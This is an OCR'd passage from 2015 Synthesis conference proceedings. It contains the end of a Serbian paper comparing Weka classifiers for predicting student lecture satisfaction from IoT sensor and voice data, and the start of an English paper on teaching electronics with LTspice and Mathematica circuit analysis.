Na ovakvom skupu podataka je urađena evaluacija performansi izabranog skupa klasifikatora. Testirana je njihova mogućnost da uspešno odrede da li će instanca koju predstavlja sekvenca od 30 sekundi nekog predavanja biti uspešno klasifikovana u odgovarajuću klasu. Za ovo je korišćen *Weka toolkit* (Hall *et al.*, 2009) i desetostruka unakrsna validacija. Za unakrsnu validaciju je karakteristično da se radi višestruko ponavljanje procesa evaluacije na testnom skupu pri čemu se koriste različiti slučajno izabrani skupovi za učenje i testiranje. Pri svakoj iteraciji se radi odgovarajuća zamena skupa podataka za učenje i testnog skupa (Kohavi, 1995). U slučaju k-struke unakrsne validacije, najpre se inicijalni skup instanci slučajnim izborom podeli u k međusobno različitih particija približno iste veličine. Postupak je iterativan s tim da se u jednoj iteraciji k–1 particija koristi kao skup za učenje, a konstruisani model se testira na preostaloj particiji koja predstavlja testni skup. Postupak se ponavlja k puta, tako da je svaka od particija po jednom u ulozi testnog skupa instanci. Ocenu stvarne frekvencije grešaka klasifikacijskog modela predstavlja prosečna frekvencija grešaka svih k iteracija postupka. U praksi se najčešće koristi stratifikovana petostruka ili desetostruka unakrsna validacija, jer se pokazala kao dovoljno tačna, a nije računarski prezahtevna (Novaković, 2013).

Za merenje performansi klasifikatora korišćeni su sledeći parametri:

- Tačnost,
- Procenat stvarno pozitivnih - za zadovoljne i nezadovoljne segmente (TP),



DOI: 10.15308/Synthesis-2015-129-133

| Algoritam | Tačnost (%) | TP (Z) | FP (Z) | Preciznost (Z) | TP (NZ) | FP (NZ) | Preciznost (NS) | Kappa |
|---|---|---|---|---|---|---|---|---|
| Rotation Forest (Rodriguez *et al.*, 2006) | 75,3247 | 0,873 | 0,5 | 0,787 | 0,5 | 0,127 | 0,649 | 0,3967 |
| Alternating Decision Tree (Freund & Mason, 1999) | 74,8918 | 0,834 | 0,432 | 0,804 | 0,568 | 0,166 | 0,618 | 0,4108 |
| J48 (Bhargava *et al*, 2013) | 73,593 | 0,834 | 0,473 | 0,789 | 0,527 | 0,024 | 0,6 | 0,3734 |
| BFTree (Shi, 2007) | 73,160 | 0,834 | 0,486 | 0,784 | 0,514 | 0,166 | 0,594 | 0,3608 |
| Random Forest (Breiman, 2001) | 72,727 | 0,854 | 0,541 | 0,77 | 0,459 | 0,146 | 0,596 | 0,3332 |
| MultiBoostAB (Webb, 2000) | 72,727 | 0,917 | 0,676 | 0,742 | 0,324 | 0,083 | 0,649 | 0,2783 |
| BayesNet | 72,294 | 0,675 | 0,176 | 0,891 | 0,824 | 0,325 | 0,545 | 0,4398 |
| NN1 (Martin, 1995) | 70,130 | 0,764 | 0,432 | 0,789 | 0,568 | 0,236 | 0,532 | 0,3261 |
| AdaBoostM1 (Freund, & Schapire, 1996) | 70,996 | 0,866 | 0,622 | 0,747 | 0,378 | 0,134 | 0,571 | 0,2686 |
| Ridor (Gaines & Compton, 1995) | 70,130 | 0,796 | 0,5 | 0,772 | 0,5 | 0,204 | 0,536 | 0,3016 |

TP - procenat stvarno pozitivnih; FP – lažno pozitivna stopa; Z – segmenti gde su studenti zadovoljni predavanjem; NZ – segmenti gde studenti nisu bili zadovoljni predavanjem.

Tabela 2. Lista evaluiranih klasifikatora

- Procenat lažno pozitivnih - za zadovoljne i nezadovoljne segmente (FP),
- Preciznost,
- *Kappa* statistika (predstavlja meru predviđanja saglasnosti za dva različita ocenjivača) (Vieira & Kaymak, 2010).

Svaki klasifikator je testiran korišćenjem istog skupa podataka za učenje koji je predstavljao ulaz u *Weka* alat. Svi ispitivani algoritmi su pokazali tačnost veću od 70%. Najveću tačnost je pokazao *Rotation Forest* algoritam (75,3247%) čija *Kappa* statistika je iznosila 0,3967. Nešto slabiju tačnost je pokazao *Alternating Decision Tree* algoritam (74,8918%), ali je vrednost njegove *Kappa* statistike bila bolja (0,4108), pa bi prilikom odabira algoritma za rešavanje ovog problema oba algoritma trebalo razmatrati. Najslabiju tačnost su pokazali *AdaBoostM1* i *Ridor* algoritam čije su tačnosti respektivno 70,9957% i 70,1299%.

Kompletna lista evaluiranih klasifikatora sa postignutim tačnostima data je u Tabeli 2.

## 5. ZAKLJUČAK

U ovom istraživanju se ispituje mogućnost korišćenja metoda mašinskog učenja i Interneta inteligentnih uređaja sa ciljem da se utvrdi zadovoljstvo studenata predavanjem. Merili smo pet parametara fizičkog okruženja: temperaturu, vlažnost vazduha, količinu ugljen-dioksida, vazdušni pritisak i buku. Svaki od tih parametara izuzev buke se pokazao relevantnim prilikom određivanja zadovoljstva studenata. Pored parametara fizičkog okruženja, ekstrahovane su i ispitivane karakteristike zvučnog signala. Izdvojene su 22 glasovne karakteristike i usvojene su četiri koje su se pokazale bitnim, a to su:

1. Standardna devijacija energije u frejmu,
2. Srednja vrednost energije u frejmu,
3. Standardna devijacija promene energije u vremenu i
4. Standardna devijacija broja korelacionih vrhova.

Pored toga, u radu se ispituju performanse 10 različitih algoritama za mašinsko učenje i njihova mogućnost da tačno razvrstaju instancu predavanja. Najbolje performanse su postigli *Rotation Forest* (75,3247%) i *Alternating Decision Tree* (74,8918%).

Rezultati istraživanja pokazuju da se metode mašinskog učenja mogu koristiti prilikom određivanja zadovoljstva studenata predavanjem. Ovo istraživanje predstavlja osnovu za kasniju implementaciju sistema koji bi imao mogućnost da automatski odredi zadovoljstvo pohađalaca nekog predavanja i da generiše određene preporuke predavačima. Rezultati mogu da predstavljaju osnovu nekog opštijeg sistema koji bi bio u mogućnosti da vrši automatsku optimizaciju prostora za učenje korišćenjem aktuatora.

## LITERATURA


Ambady, N., & Rosenthal, R. (1992). Thin slices of expressive behavior as predictors of interpersonal consegments: A meta-analysis. *Psychological Bulletin. 111* (2), pp. 256-274.

Bakó-Biró, Z., Clements-Croome, D. J., Kochhar, N., Awbi, H. B., & Williams, M. J. (2012). Ventilation rates in schools and pupils' performance. *Building and Environment. 48*, pp. 215-223.

Batliner, A., Fischer, K., Huber, R., Spilker, J., & Noth, E. (2003). How to find trouble in communication. *Speech Communication. 40*(1), pp. 117-143.

Bhargava, N.G.S., Bhargava, R., & Mathuria, M. (2013). Decision Tree Analysis on J48 Algorithm for Data Mining. *International Journal of Advanced Research in Computer Science and Software Engineering. 3* (6), pp. 1114–1119.

Breiman, L. (2001). Random Forests. *Machine Learning. 45* (1), pp. 5-32.

Bronzaft, A.L., & McCarthy, D.P. (1975). The effect of elevated train noise on reading ability. *Environment and Behaviour. 7*(4), pp. 517-527.

Coley, D.A., Greeves R., & Saxby B.K. (2007). The Effect of Low Ventilation Rates on the Cognitive Function of a Primary School Class, *The International Journal of Ventilation. 6*(2), pp. 107-112.

Crook, M.A., & Langdon, F.J. (1974). The effects of aircraft noise in schools around London Airport. *Journal of Sound and Vibration. 34* (2), pp. 221-232.

Downs, D., & Crum, M. (1978). Processing demands during auditory learning under degraded listening conditions. *Journal of Speech and Hearing Research. 21*, pp. 702-714.

Evans, G.W., & Maxwell L. (1997). Chronic noise exposure and reading deficits: the mediating effects of language acquisition. *Environment and Behaviour. 29*(5), pp. 638-657.

Fairbanks, G., & Pronovost, W. (1939). An experimental study of the pitch characteristics of the voice during the expression of emotions. *Speech Monographs. 6*, pp. 87-104.

Freund, Y., & Mason, L. (1999). The Alternating Decision Tree Algorithm. In Proceedings of the 16th International Con-




DOI: 10.15308/Synthesis-2015-129-133

ference on Machine Learning. June 27-30 (pp. 124-133). Bled, Slovenia: Morgan Kaufmann Publishers.

Freund, Y., & Schapire, R. (1996). Experiments with a new boosting algorithm. In Proceedings of the 13th International Conference on Machine Learning. July 3-6 (pp. 148-156). Bari, Italy: Morgan Kaufmann Publishers.

Gaines, B.R., & Compton, P. (1995). Induction of Ripple-Down Rules Applied to Modeling Large Databases. *Journal of Intelligent Information Systems. 5*(3), 211-228.

Gligoric, N., Uzelac, A., Krco, S., Kovacevic, I., & Nikodijevic, A. (in press). Smart Classroom System for Detecting Level of Interest a Lecture Creates in a Classroom. *Journal of Ambient Intelligence and Smart Environments*, ISSN 1876-1364.

Hall, M., Frank, E., Holmes, G., Pfahringer, B., Reutemann P., & Witten, I.H. (2009). The WEKA Data Mining Software: An Update, *ACM SIGKDD Explorations Newsletter. 1*(1),10-18.

Howarth, E., & Hoffman, M.S. (1984). A Multidimensional Approach to the Relationship between Mood and Weather. *British Journal of Psychology, 75*, 15-23.

Huber, R., Batliner, A., Buckow, J., Noth, E, Warnke, V., & Niemann, H. (2000). Recognition of Emotion in realistic dialog scenario. In Proceedings of the International Conference Spoken Language Processing. October 16-20 (pp. 665-668). Beijing, P. R. China.

Ito, K., Murakami, S., Kaneko, T., & Fukao H. (2006). Study on the productivity in the classroom (part 2): realistic simulation experiment on effects of air quality/thermal environment on learning performance. *Healthy Buildings*, pp. 207-212.

ITU (2005). *Internet Reports Series, ITU Internet Reports 2005: The Internet of Things*. Retrieved 28 February 2015, from http://www.itu.int/osg/spu/publications/internetofthings/.

ITU-T (2012). Telecommunication Standardization Sectof of International Telecomunication Union, *Overview of the Internet of things, Recommendation ITU-T Y.2060*. Retrieved 5 March 2015, from http://www.itu.int/ITU-T/recommendations/rec.aspx?rec=y.2060.

Johnson, E. (2001). Let's hear it for learning: Improving classroom acoustics can maximize student productivity at a minimal cost. *American School and University. 73* (11), pp. 28-30.

Kohavi, R. (1995). A study of cross-validation and bootstrap for accuracy estimation and model selection. In Proceedings of the 14th International Joint Conference on Artificial Intelligence. August 20-25 (pp. 1137-1143). Montreal, Quebec, Canada: Morgan Kaufmann Publishers.

Kyzar, B.L. (1977). Noise Pollutions and Schools: How much is too much? *Council of Educational Facilities Planners Journal. 4*, pp. 10-11.

Lee, C.M., & Narayanan, S.S. (2002). Combining acoustic and language information for emotion recognition. In Proceedings of the International Conference on Speech and Language Processing. September 16-20 (pp. 873-876). Denver, Colorado, USA.

Martin, B. (1995). *Instance-Based learning: Nearest Neighbor With Generalization*. Master thesis. University of Waikato, Hamilton, New Zealand.

Molhave, L., Bach, B., Feddersen, O. F. (1986). Human reactions to low concentrations of volatile organic compounds. *Environment International. 12*, pp. 167-175.

Murakami, S., Kaneko, T., Ito, K., & Fukao H. (2006). Study on the productivity in the classroom (part 1) field survey of the effects of air quality/thermal environment on learning performance. *Healthy Buildings*. pp. 271-276.

Murray, H. G. (1997). Effective teaching behavior in the college classroom. In Raymond P. Perry and John C. Smart, *Effective Teaching in Higher Education: Research and Practice* (pp. 171–204), New York: Agathon Press.

Novaković, J. (2013). *Rešavanje klasifikacionih problema mašinskog učenja*. Vrnjačka Banja: Fakultet tehničkih nauka u Čačku, SaTCIP.

Otto, D. A., Hudnell, H.K., House, D.E., & Molhave, L. (1992). Exposure of humans to a volatile organic mixture. I. Behavioral Assessment. *Archives of Environmental Health. 47*(1), 23-30.

Pentland, A. (2006). A Computational Model of Social Signaling. In Proceedings of the 18th International Conference on Pattern Recognition. August 20-24 (pp. 1080 – 1083). Hong Kong, China.

Pepler, R.D., & Warner R.E. (1968). Temperature and learning: an experimental study. *ASHRAE Transactions. 74* (2), 211-219.

Rodriguez, J.J., Kuncheva, L.I., & Alonso, C.J. (2006). Rotation Forest: A new classifier ensemble method. *IEEE Transactions on Pattern Analysis and Machine Intelligence. 28*(10), 1619-1630.

Schoer, L., & Shaffran, J. (1973). A combined evaluation of three separate research projects on the effects of thermal environment on learning and performance. *ASHRAE Transactions. 79* (1), 97–108.

Shaughnessy, R. J., Haverinen-Shaughnessy, U., Nevalainen A., & Moschandreas, D. (2006). A preliminary study on the association between ventilation rates in classrooms and student performance. *Indoor Air. 16* (6), 465-468.

Shi, H. (2007). *Best-first decision tree learning*. Master thesis. The University of Waikato, Hamilton, New Zeland.

Vieira, S., & Kaymak, U. (2010). Cohen's Kappa statistic as a performance measure for feature selection. In Proceedings of IEEE International Conference on Fuzzy Systems. July 18-23, pp. 1-8, Barcelona.

Wargocki, P., Wyon, D.P. (2007). The effects of moderately raised classroom temperatures and classroom ventilation rate on the performance of schoolwork by children. *HVACandR Research. 13*(2), 193-220.

Webb, G.I. (2000). MultiBoosting: A Technique for Combining Boosting and Wagging. *Machine Learning. 40*(2), 159-196.

Williams, C.E., & Stevens K.N. (1981). Vocal correlates of emotional states. In Darby, J. K. *Speech Evaluation in Psychiatry* (pp. 221-240). New York: NY Grune and Stratton.

Witten, H., Frank, E., & Hall, M.A. (2005). *Data Mining: Practical Machine Learning Tools and Techniques*, Morgan Kaufmann.

Wyon, D.P. (1970). Studies of children under imposed noise and heat stress. *Ergonomics. 13*(5), 598-612.

Zembylas, M., & Schutz, P.A. (2009). Research on teachers' emotions in education: Findings, practical implications and future agenda. In P.A. Schutz and M. Zembylas, *Advances in teacher emotion research: The impact on teachers' lives* (pp. 367–377). New York, NY: Springer.



DOI: 10.15308/Synthesis-2015-129-133

Synthesis
International Scientific Conference of IT and Business-Related Research

# CONTEMPORARY ELECTRONICS WITH LTSPICE AND MATHEMATICA

## SAVREMENA ELEKTRONIKA SA PROGRAMSKIM PAKETIMA LTSPICE I MATHEMATICA

Miroslav Lutovac[1], Vladimir Mladenović[2]
[1]Singidunum University, Danijelova 32, Belgrade, Serbia
[2]Faculty of Technical Sciences, Čačak, University of Kragujevac, Serbia

**Abstract:**
This paper presents a new concept of teaching analog and digital electronics courses to electrical engineering students, which uses a computer algebra systems and numeric solvers. The fundamentals of analog measurements, analog data collection, and digital data collection are included in this one-semester course. Computer algebra system (CAS) is used to formulate circuit equations and prepare for symbolic solving and thus completely specify an electrical circuit using Mathematica as CAS. Exercises introduce diodes, transistors, operational amplifiers, and their use in simple real-world circuits. Using the symbolic expressions, it is possible to design and optimize specific circuits. LTSpice is used for simulating final solutions based on large collection of existing circuit models. In such a way, the students are exempt from manual solving of large systems of equations and are focused on understanding the functional models and simulation of complex electrical systems with complex devices. Finally, LABVIEW programming allows each student to create a virtual instrument for data collection and analysis.

**Key words:**
electrical engineering, computer algebra system, analog and digital electronics, education.

**Apstrakt:**
Ovaj rad predstavlja novi koncept u nastavi analogne i digitalne elektronike namenjen studentima elektrotehnike, koji se oslanja na upotrebu sistema računarske algebre i solvera. Osnove analognih merenja, analognog prikupljanja podataka i digitalnog prikupljanja podataka obuhvaćene su ovim jednosemestralnim kursom. Sistemi računarske algebre (CAS) pružaju mogućnost za analitičku obradu geometrije, simboličko rešavanje algebarskih sistema korišćenjem programskog paketa Mathematica. Na vežbama se uvode diode, tranzistori, operativna pojačala, i njihova primena u elektronskim kolima za rad u realnom vremenu. Na osnovu simboličkih izraza moguće je kreirati i optimizovati određena elektronska kola. Programski paket LTSpice koristi se za simulaciju elektronskih kola i za predviđanje ponašanja na osnovu velikog broja postojećih modela. Na taj način su studenti oslobođeni od ručnog rešavanja velikih sistema jednačina i više pažnje se posvećuje razumevanju funcionalnih modela i simulaciji složenih električnih sistema. Konačno, programiranje u LABVIEW-u omogućava studentima da kreiraju virtuelne intstrumente za prikupljanje i analizu podataka.

**Key words:**
elektrotehnika, sistemi računarske algebre, analogna i digitalna elektronika, obrazovanje.

**Acknowledgements.**
This work was supported by the Ministry of Education, Science and Technological Development of the Republic of Serbia under Grant TR 32023.

## 1. INTRODUCTION

In electrical engineering education, it is important to understand electronics, control theory, telecommunications, signal and systems, power electric systems, and many other topics related to electrical engineering. Educators are focused on helping the students to gain understanding of the subject (Tosic, 2010). Usually, the settings of equations that describe systems are done manually, and lots of time is spent on solving system of equations. In some cases, an expert knowledge is required for finding some functions such as the negative feedback loops of the existing network, such as open-loop gain and the feedback factor β. On the other hand, many students are lacking mathematical knowledge and are expecting to understand without too much effort for solving homework, following only simple procedures.

Training new electronics engineers presents many challenges for practical lessons in analog electronics, where students get a thorough understanding of real-world practices in electronic engineering. This approach consists of creating a virtual environment so that the design process involves theoretical concepts from the students' lessons and appoints challenges with respect to efficient low-cost design. This method brings student interest in practical matters in electronics, mathematics, and software engineering that can respond to the key global technical challenges, such as energy efficient electrical devices.

The main aim of this paper is to show that complex mathematical examples can be introduced in such courses by drawing the attention of students only to basic theory and basic theorems while all complex mathematical simplifications can be performed using the computer algebra systems and numeric simulators can be used for verifying the obtained solutions.

## 2. LTSPICE

New electronic device can be tested without a real printed circuit board or a soldering iron. Circuit simulation can save money, time, and efforts when analyzing the existing circuit, designing a new device, or modifying the existing electronic solutions (Kraus, 2015). The SPICE program was developed before 1980 at the Berkeley University using FORTRAN programing language. The version for PC computers was called PSPICE.



E-mail: b.radovanovic@hotmail.com
DOI: 10.15308/Synthesis-2015-213-217

Linear Technologies, one of the leading manufacturers of electronic components, which offers a free full SPICE-program named LTspice without any restrictions. It can be downloaded from the web without any problems or fees, but its usage is a little tricky – a mixture of command lines, GUI (graphics user interface), and mouse clicks. There are many tutorials available for students and engineers.

In the transient and steady-state analysis, we usually start by writing circuit equations using the Ohm's law, the Kirchhoff's current law (the net current entering a node is zero), and the Kirchhoff's voltage law (the algebraic sum of the voltages for any closed path in an electrical circuit is equal to zero). Because the current voltage relationships for inductances and capacitances involve integrals and derivatives, the equations can be converted to pure differential equations by differentiating with respect to time. The study of transients and steady- state requires solving differential equations, which can be unpleasant for young students of electrical engineering and electronics. The main feature of circuits can be described using the existing circuits from text-books (Hambley, 2011; Agarwal, 2005), such as an amplifier with a single transistor, presented in Fig. 1.





Fig. 1 Common emitter amplifier

The analysis can start using one of the 100s of demo circuits available on the site of Linear Technology or by using the schematic editor to create your design redrawing schematic from the book. LTspice contains macromodels for most LTC power devices, and almost all manufacturers' have prepared Datasheetas with device models for instant use in the SPICE analysis. Some components have an available database of manufacturers' attributes (resistors, capacitors, inductors, diodes, bipolar transistors, MOSFET transistors, JFET transistors). Before running a simulation, the type of analysis should be defined (small signal AC, DC sweep, noise, DC transfer function, DC operating point). The analysis of an electrical circuit includes the determination of voltages and currents given the element numeric values.

Transient simulation of common emitter amplifier from Fig. 1 is presented in Fig. 2. Fig. 3 and it illustrates frequency domain simulation of common emitter amplifier.

The Fig. 3 shows that the circuit presented in Fig. 1 has transfer function poles at very high frequencies although we cannot see capacitance that are reasons for the high frequency poles. Parasitic capacitance between base and emitter and base and collector exit in transistor model Q1 2N2222, and thus the simulation is very close to the real measured characteristic of the circuit from Fig. 1.

## 3. DESIGN BY ANALYSIS

Design of a specific device starts using the circuit configuration given in some books and journals. The concept of abstraction is useful to unify the set of engineering simplifications made in the design. Usually, the problem is under-constrained, and thus, it has many answers.

An interactive design and numeric only analysis allows designers to quickly iterate the proposed design solution and evaluate the merits of different ideas, compare alternatives, and identify design weaknesses before a costly production has been





Fig. 2 Transient simulation of the common emitter amplifier





Fig. 3 Frequency domain simulation of the common emitter amplifier



DOI: 10.15308/Synthesis-2015-213-217

done. A unique approach called design space is introduced in (Lutovac, 2001). This approach enables to study the performance of structures by varying design parameters in a cost effective way. This signifies the transition from the traditional design by formula to design by analysis approach. However, there are still many practical issues that have to be addressed in order to get the real implementation.

The following example proposes the symbolic design that provides the collector voltage at half the available supply voltage. The design assumes to find a resistor value from theavailable set of values. After drawing the scheme of the circuit, a set of equations can be derived using the Ohm's law, the Kirchhoff's current law, and the Kirchhoff's voltage law, as shown in Fig. 4, which is programmed in Mathematica (Wolfram, 2003). Two unknown variables are the base current **Ib** and the voltage between collector and emitter nodes **Vce**, and thus a set of two equations is required (set of equations is denoted by **equDC**):

$$\text{equDC} = \left\{\frac{\text{Vcc}}{\text{Rb1}} - \text{Ib} - \frac{(\text{Vbe} + \text{Ib}\ (1 + \text{b})\ \text{Re})}{\text{Rb2}} == 0,\right.$$
$$\left.\text{Vcc} - \text{b Rc Ib} - \text{Vce} - \text{Ib}\ (1 + \text{b})\ \text{Re} == 0\right\}$$

Fig. 4 Set of the circuit equations of the common emitter amplifier

The general solution with all parameters specified as symbols can be derived using **Solve** built-in Mathematica command

```
s1 = Solve[equDC, {Ib, Vce}].
```

Solutions are illustrated in Fig. 5.

$$\left\{\left\{\text{Ib} \to -\frac{\text{Rb1 Vbe} - \text{Rb2 Vcc}}{\text{Rb1}\ (\text{Rb2} + \text{Re} + \text{b Re})},\right.\right.$$
$$\left.\left.\text{Vce} \to \text{Vcc} + \frac{(\text{b Rc} + \text{Re} + \text{b Re})\ (\text{Rb1 Vbe} - \text{Rb2 Vcc})}{\text{Rb1}\ (\text{Rb2} + \text{Re} + \text{b Re})}\right\}\right\}$$

Fig. 5 Set of the circuit equations of the common emitter amplifier

Some parameters can be arbitrary chosen, while others can be retained in a symbolic form, **Rb2**, and used for the design or optimization. Suppose that the constrain is to have the collector of half of the supply voltage, which can be specified as unknown voltage **Vp**, equal to the voltage between collector and emitter for the solution **s1**

```
Vp = Vce /. s1[[1]]
```

The new solution of this constrain is in terms of **Rb2**

```
s2 = Solve[Vp == Vcc/5, Rb2] // Simplify
```

By using the chosen values of all parameters, the voltage at the collector node can be presented as a function of **Rb2**, as illustrated at Fig. 6.





Fig. 6 The collector voltage **VCE** as a function of **Rb2**

As can be seen in Fig. 6, the transistor is in active region for resistor values between 13 kΩ and 17 kΩ. It is worth noting that the classic design starts with the assumption that transistor is in active region and the assumption is tested at the end of the analysis.

## 4. SYMBOLIC ANALYSIS

Similar approach is possible for transient simulation of common emitter amplifier from Fig. 1 and the frequency domain simulation of the circuit. However, from the educational viewpoint, a pictorial representation of the circuit is required. This can be done by entering the knowledge for drawing discrete electronic elements (Fig. 7)

```
Get["clearall.m"]
Get["drawfiltLC.m"]
```

Fig. 7 Entering the knowledge for drawing components

In order to add or remove the element, drawing grid is defined as in Fig. 8.

```
x = Table[i, {i, 400}]; y = Table[i, {i, 400}];
x0 = 3; y0 = 5;
```

Fig. 8 Setting the drawing grid

An example of the schematic description is illustrated in Fig. 9.

```
Schematic = {LCVS[x[[3]], y[[5]], y[[8]], " ", "Vg", 1, ds / 2, F],
   LCCS[x[[10]], y[[10]], y[[13]], " ", "gmVBE", 3, ds / 2, F],
   LCRes[x[[3]], y[[8]], y[[11]], " ", "Rg", 1, ds / 2, F],
   LCRes[x[[6]], y[[10]], y[[13]], " ", "Rπ", 3, ds / 2, F],
   LCRes[x[[7]], y[[7]], y[[10]], " ", "Re ", 3, ds / 2, F],
   LCRes[x[[13]], y[[10]], y[[13]], " ", "Ri", 3, ds / 2, F],
   LCRes[x[[17]], y[[5]], y[[13]], " ", "Rp", 3, ds / 2, F],
   LCRes[x[[15]], y[[5]], y[[13]], " ", "Rc", 3, ds / 2, F],
   LCNode[x[[6]], y[[13]], "B ", 1, 1, F],
   LCNode[x[[7]], y[[10]], "E", 1, 1, F],
   LCNode[x[[10]], y[[13]], "C", 1, 1, F],
   LCGrnd[x[[7]], y[[5]], 0, ds / 2],
```

Fig. 9 Part of schematic description



DOI: 10.15308/Synthesis-2015-213-217

The command

```
Show[Schematic /. smenadrawLC /. {ds→5, F→10}]
```

can be used for the schematic drawing, and Fig. 10 illustrates the equivalent small-signal model of the amplifier with common emitter and the negative feedback Re. Latter, parasitic capacitance can be added as well as the capacitors for separating DC (direct current) and AC (alternating current) circuitry.

The modified nodal analysis is used for setting circuit equation, and it is very similar to the Kirchhoff's current law (identify all nodes; describe all currents entering nodes - algebraic sum of the currents entering a node in a circuit is equal to zero). This way, by adding parasitic capacitances, we will not increase the number of equations. It is possible to identify only three nodes that are transistor ports (base, emitter, and collector) in the given paper.





Fig. 10 Equivalent small-signal model of the amplifier with common emitter

Fig. 11 illustrates the simplified set of equations assuming that influence of the capacitors can be neglected.

$$\text{equ} = \left\{ \frac{VB - Vg}{Rg} + \frac{VB}{Rb12} + \frac{VB - VE}{Rpi} == 0, \right.$$
$$\frac{VE - VB}{Rpi} + \frac{VE}{Re} - gm\,(VB - VE) + \frac{VE - VC}{Ri} == 0,$$
$$\left. gm\,(VB - VE) + \frac{VC}{Rp} + \frac{VC}{Rc} + \frac{VC - VE}{Ri} == 0 \right\}$$

Fig. 11 Set of the circuit equations of small-signal model of the common emitter amplifier

Transfer function can be derived after using the command for solving system of equations:

```
s1 = Solve[equ, {VE, VB, VC}].
```

Fig. 12 presets simplified transfer function.

Assuming that some resistances can be neglected assuming that they have infinite values, a more simplified transfer function can be derived, as presented in Fig. 13.

$$-\frac{\beta\, R_p}{r_\pi + R_e + \beta\, R_e + R_g}$$

Fig. 13 Transfer function for Ri→∞, Rb12→∞, Rc→∞

The result presented in Fig. 13 is more complicated when all capacitors are used, see Fig. 14.

The transfer function derived for Ri→∞, Rb12→∞, Rc→∞ can be plotted in terms of the frequency as illustrated in Fig. 15. It can be observed in the figure that the transfer function has a transfer function zero at the origin, and two zeros and very high frequencies. Also, it can be concluded that the transfer function has a pole near 8 Hz, and two poles at higher frequencies.





Fig. 15 Attenuation of the common emitter amplifier

Same conclusions can be drawn considering the phase response of the transfer function, as shown in Fig. 16.

```
{(Rb12 Rc Rp (Re - Ri β)) /
  (Rg (Rp (Ri Rpi + Re (Ri + Rpi + Ri β)) + Rc ((Ri + Rp) Rpi + Re (Ri + Rp + Rpi + Ri β))) +
    Rb12 (Rp (Ri (Rg + Rpi) + Re (Rg + Ri + Rpi + Ri β)) +
      Rc ((Ri + Rp) (Rg + Rpi) + Re (Rg + Ri + Rp + Rpi + Ri β))))}
```

Fig. 12 Transfer function of small-signal model of the common emitter amplifier

$$\left(s\, C_s^2\, (-\beta + s\, C_c\, (r_\pi + (1 + \beta + s\, C_\pi\, r_\pi)\, R_e))\, R_p\right) /$$
$$\left(C_s\, \left(1 + s\, C_\pi\, r_\pi + s\, C_s\, \left(r_\pi + (1 + \beta + s\, C_\pi\, r_\pi)\, R_e + R_g + s\, C_\pi\, r_\pi\, R_g\right)\right) +\right.$$
